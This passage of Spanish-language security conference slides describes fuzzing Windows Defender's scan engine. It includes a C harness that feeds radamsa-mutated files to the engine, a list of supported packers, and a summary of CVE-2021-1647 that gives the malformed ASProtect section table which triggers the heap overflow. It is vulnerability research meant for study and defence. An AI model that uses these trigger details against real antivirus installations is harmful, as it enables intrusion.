
Radamsa fuzzer

- En modo librería no es cierto que una semilla genere siempre el mismo resultado
- Es cierto cada vez que se llama a la inicialización de la librería
- No hay rutina de liberación de memoria una vez inicializada por lo que al fuzzear nos comemos la memoria



Nos toca parchearla

Estrategia 2 **DEFUZZER – Defender Fuzzer**



Estrategia 2 DEFUZZER - Código

```
size_t do_analisis(PHANDLE KernelHandle,
                  PSCANSTREAM_PARAMS ScanParams,
                  uint8_t ** Input,
                  size_t InputLength,
                  uint8_t ** Output,
                  unsigned int Seed){

    // Indicadores de ejecucion
    double analisis_time_spent = 0.0;
    size_t total_time_spent = 0;
    clock_t start_app = clock();
    size_t fuzzed_lenght;

    sleep(0.1);
    clock_t start_analisis = clock();

    // Inicializamos libreria de fuzzing, hack pq dos mismas semillas no generan el mismo
    //output cuando se usa radamsa como libreria, para que lo haga nos toca inicializar cada vez
    //y ademas parchear la libreria para hacer los "free" adecuados para que no hayan leaks
    //de memoria. Por lo tanto se crea la funcion radamsa_clean() y se recompila la lib.
    radamsa_init();

    fuzzed_lenght = radamsa(*Input, InputLength, *Output, BUFSIZE, Seed);
    LogMessage("Fuzzed %zu -> %zu bytes with seed %d \n", InputLength, fuzzed_lenght, Seed);

    //nos toca limpiarla debido a lo anterior.
    radamsa_clean();

    if (Conf.WriteOutput)
    {
        write_output(*Output, fuzzed_lenght , Seed);
        exit(0);
    }

    PDEFF_BUFFER aux = (PDEFF_BUFFER)(ScanParams->Descriptor->UserPtr);
    aux->Size = fuzzed_lenght;
    //ScanDescriptor.UserPtr

    //FileBaseBuffer.Size = fuzzed_lenght;
    if (__rsignal(KernelHandle, RSIG_SCAN_STREAMBUFFER, ScanParams, sizeof *ScanParams) != 0) {
        LogMessage("__rsignal(RSIG_SCAN_STREAMBUFFER) returned failure, file unreadable?");
        exit(1);
    }
    clock_t stop_analisis = clock();
    clock_t stop_app = clock();
    total_time_spent = (size_t) (stop_app - start_app) / CLOCKS_PER_SEC;
    analisis_time_spent = (double) (stop_analisis - start_analisis) / CLOCKS_PER_SEC;
    LogMessage("Analisis time %f and total elapsed time is %d seconds\n", analisis_time_spent, total_time_spent);

    return fuzzed_lenght;
}
```


Estrategia 2 Fuente de Fuzzing

Packers/CRYPTERS que soporta


- ASPROTECT 256
- PESPIN 62
- FSG (Fast Small Good) 24
- JDPack 12
- MOLEBOX 54
- Morphine 19
- Petite 64 diferentes versiones
- PECOMPACT 164
- Shrinker 9
- Pklite 33
- UPX 117
- Crypter1337 23
- Wextract 10
- Aspack 53
- Exepack (.net framework) 15
- Neolite 18
- wwpack 3
- Polybox 9
- UPC 9
- Area51 8
- NSpack 19
- SFXcab 6
- CryptCOM 2
- ICE 2
- com2exe 2
- bzip2 19
- Themida

Algunos Compresores

- LZX 15 (parece mas un compresor ...)
- TD 10
- LZMA2 23
- Exe32 14
- Lz4 7

¿Qué posibles candidatos como fichero base tenemos... ?

¿Qué criterio de selección usar?



Estrategia 2 Fuente de Fuzzing



 Buy now

ASPack

ASProtect 32

ASProtect 64

ASObfuscator

Download

Forum

Contacts



Sign up for a free email account on SFLetter.com

Protection for email messages and attachments + email opening tracking by time and IP address.


Features

Screenshots

Download

Compare ASPack products

What is ASProtect 32?



ASProtect 32 (formerly ASProtect SKE) is a multifunctional EXE packing tool designed for software developers to protect 32-bit applications with in-built application copy protection system.

The solution has many advantages, including software compression, provides reliable protection methods and tools for software from unauthorized copying, analysis, disassemblers and debuggers.

ASProtect 32 also provides enhanced work with registration keys and the ability to create a single application that can change its functionality or expiration, depending on the entered particular key.

[Need to protect 64-bit application?](#)

News

26.03.2020

ASPack Software releases new product for protection of C and C++ source code

12.07.2018

ASPack Software has released an update for its product line

24.01.2018

ASProtect 64 Update improves compatibility with modern versions of popular compilers

05.07.2017

New releases of ASPack, ASProtect and ASProtect 32 (SKE)

21.03.2017

TLS support and other news

Estrategia 2 ASProtect – Google Project Zero[5]

CVE-2021-1647: Windows Defender mpengine remote code execution

Maddie Stone, Project Zero

The Basics

Disclosure or Patch Date: 12 January 2021

Product: Microsoft Windows Defender

Advisory: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-1647>

Affected Versions: Version 1.1.17600.5 and previous

First Patched Version: Version 1.1.17700.4

Issue/Bug Report: N/A

Patch CL: N/A

Bug-Introducing CL: N/A

Reporter(s): Anonymous

The Vulnerability

Bug class: Heap buffer overflow

Vulnerability details:

There is a heap buffer overflow when Windows Defender (`mpengine.dll`) processes the section table when unpacking an ASProtect packed executable. Each section entry has two values: the virtual address and the size of the section. The code in

`CAsprotectDLLAndVersion::RetrieveVersionInfoAndCreateObjects` only checks if the next section entry's address is lower than the previous one, not if they are equal. This means that if you have a section table such as the one used in this exploit sample: `[(0,0), (0,0), (0x2000,0), (0x2000,0x3000)]`, 0 bytes are allocated for the section at address 0x2000, but when it sees the next entry at 0x2000, it simply skips over it without exiting nor updating the size of the section. 0x3000 bytes will then be copied to that section during the decompression, leading to the heap buffer overflow.

The Next Steps

Variant analysis

Areas/approach for variant analysis (and why):

- Review ASProtect unpacker for additional parsing bugs.
- Review and/or fuzz other unpacking code for parsing and memory issues.

Estrategia 2 ASProtect

50
/ 66

?

Community Score

50 security vendors and 1 sandbox flagged this file as malicious

638c14f53ca39c9572bee12adc1c11194b84e6abaa08b0ff30977aa56ec9ba6b

151.50 KB
Size

2021-12-12 11:27:19 UTC
9 months ago

EXE

cve-2021-1647 exploit peexe

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 5

Security Vendors' Analysis

Ad-Aware	Gen:Heur.Emotet.5	AhnLab-V3	Trojan.Win32.Exploit.CVE-2021-1647.C43...
Alibaba	Exploit:Win32/CVE-2021-1647.d3ddd3bd	ALYac	Exploit.CVE-2021-1647
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
BitDefender	Gen:Heur.Emotet.5	ClamAV	Win.Exploit.CVE_2021_1647-9818940-0
Comodo	Malware@#3q3d1c4jgcq0e	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.cd323e	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W32/Dropper.6!Generic
DrWeb	Exploit.CVE-2021-1647.3	Elastic	Malicious (high Confidence)
Emsisoft	Gen:Heur.Emotet.5 (B)	eScan	Gen:Heur.Emotet.5
ESET-NOD32	A Variant Of Win32/Exploit.CVE-2021-164...	Fortinet	W32/CVE_2021_1647.A!exploit
GData	Gen:Heur.Emotet.5	Gridinsoft (no cloud)	Trojan.Win32.Downloader.oa!s1

Estrategia 2 ASProtect

¿Somos capaces de reproducir la vuln?

¿Existen más vulnerabilidades en este packer?

DEMO

The screenshot shows the IDA Pro interface with the following components:

- Top Bar:** File, Edit, Jump, Search, View, Debugger, Options, Windows, Help.
- Function List (Left):** A list of functions including `_CAspsectUnpacker__Decrypt-DecompressSection__1_dtor$0`, `_CAspsectDLLAndVersion__RetrieveVersionInfoAndCreateObjects...`, `_std__vector_CAspsectSignature23626OrHigher__ITEM_std__allocat...`, `_CAspsectSignature23626OrHigher__Init__1_dtor$0`, `_CAspsectV123BaseUnpacker__ResolveEmulatedAPIs__1_dtor$1`, `_CAspsectV2Unpacker__RebuildAT__1_catch$4`, `_CAspsectDLLAndVersion__RetrieveVersionInfoAndCreateObjects...`, `_CAspsectDLLAndVersion__RetrieveVersionInfoAndCreateObjects...`, `_CAspsectV12Unpacker__DeobfuscationEmulate__1_dtor$0`, `_CAspsectV12Unpacker__RebuildAT__1_catch$0`, `_CAspsectV11Unpacker__RebuildAT__1_catch$0`, `_std__vector_CAspsectV123BaseUnpacker__EMULATED_API_INFO...`, `_CAspsectV2Unpacker__DelphiInitTermEmulate__1_dtor$0`, `_CAspsectV2Unpacker__ProcessObfuscatedFunctions__2_COB...`, `_CAspsectV2Unpacker__DeobfuscateOEPValue__1_dtor$0`, `_CAspsectV2Unpacker__GenerateSimulator__1_dtor$0`, `_CAspsectV2Unpacker__ProcessDelphiFunction__1_dtor$0`, `_CAspsectV2Unpacker__ProcessDelphiFunction__1_dtor$1`, `_CAspsectV2Unpacker__ProcessObfuscatedFunctions__1_dtor$0`.
- Hex View (Right):** Shows assembly code for `loc_75A32A8E`:


```

arg_10= qword ptr 18h
arg_18= qword ptr 20h

mov     rax, rsp
mov     [rax+8], rbx
mov     [rax+10h], rbp
mov     [rax+18h], rsi
mov     [rax+20h], rdi
push    r14
sub     rsp, 20h
mov     rsi, rcx
test    rcx, rcx
jnz     short loc_75A32A8E
      
```
- Call Instruction (Bottom Right):** A call instruction to `Microsoft...`.

The screenshot displays the IDA Pro interface with the following components:

- Menu Bar:** File, Edit, Jump, Search, View, Debugger, Options, Windows, Help.
- Toolbar:** Standard IDA Pro icons for file operations, navigation, and debugging.
- Legend:** Library function (cyan), Regular function (blue), Instruction (brown), Data (gray), Unexplored (green), External symbol (pink).
- Functions window:**
 - Columns: Function name, Segment.
 - Functions listed include various CAsprotect and CProtectedIAT entries.
 - The function `asprotect` is selected and highlighted in blue.
- Hex View:**
 - Tab: Hex View-1.
 - Structure: Structures.
 - Code snippet:


```

_HtmlDocument __HtmlDocument__1_dtor$2 proc near
mov     ecx, esi
call    sub_5A3D4883
push    dword ptr [ebp+8]
lea     eax, [ebp-20h]
sub     esi, edi
push    eax
_HtmlDocument __HtmlDocument__1_dtor$2 endp ; sp-analysis failed
          
```
- Bottom Panel:**
 - Search: `asprotect`
 - Line 154 of 163
 - Graph overview button.





Referencias

- [1] Joxean Koret/Elias Bachaalany (2015) - **The Antivirus Hacker's Handbook**
- [2] Mady Marinescu/Eric Avena (2018)- **Windows Defender Antivirus can now run in a sandbox**
<https://www.microsoft.com/security/blog/2018/10/26/windows-defender-antivirus-can-now-run-in-a-sandbox/>
- [3] Tavis Ormandy (2017)- **Porting Windows Dynamic Link Libraries to Linux**
<https://github.com/taviso/loadlibrary>
- [4] Roberto Amado – **StopDefender** - <https://github.com/lab52io/StopDefender>
- [5] Google Project Zero - **CVE-2021-1647** - <https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2021/CVE-2021-1647.html>
- [6] Anquanke - **CVE-2021-1647 Analisis** https://www-anquanke-com.translate.goog/post/id/231625?_x_tr_sl=auto&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=wapp

WEBS

<https://lab52.io/>

<https://www.securityartwork.es/>

¡Gracias!

MEDIA

@ramado78

ramado@s2grupo.es

Lab52

The threat intelligence division of S2 Grupo



MADRID

Velázquez, 150, 2ª
planta, 28002
T. (+34) 902 882 992



BARCELONA

Llull, 321,
08019
T. (+34) 933 030 060



VALENCIA

Ramiro de Maeztu 7,
46022
T. (+34) 902 882 992



MÉXICO, D.F.

Monte Athos 420
D.F., 11000
México
T. (+52) 15521280681



BOGOTÁ

Calle 89, nº 12-59,
T. (+57) 317 647 10 96

info@s2grupo.es
www.s2grupo.es
www.securityartwork.es
www.lab52.es

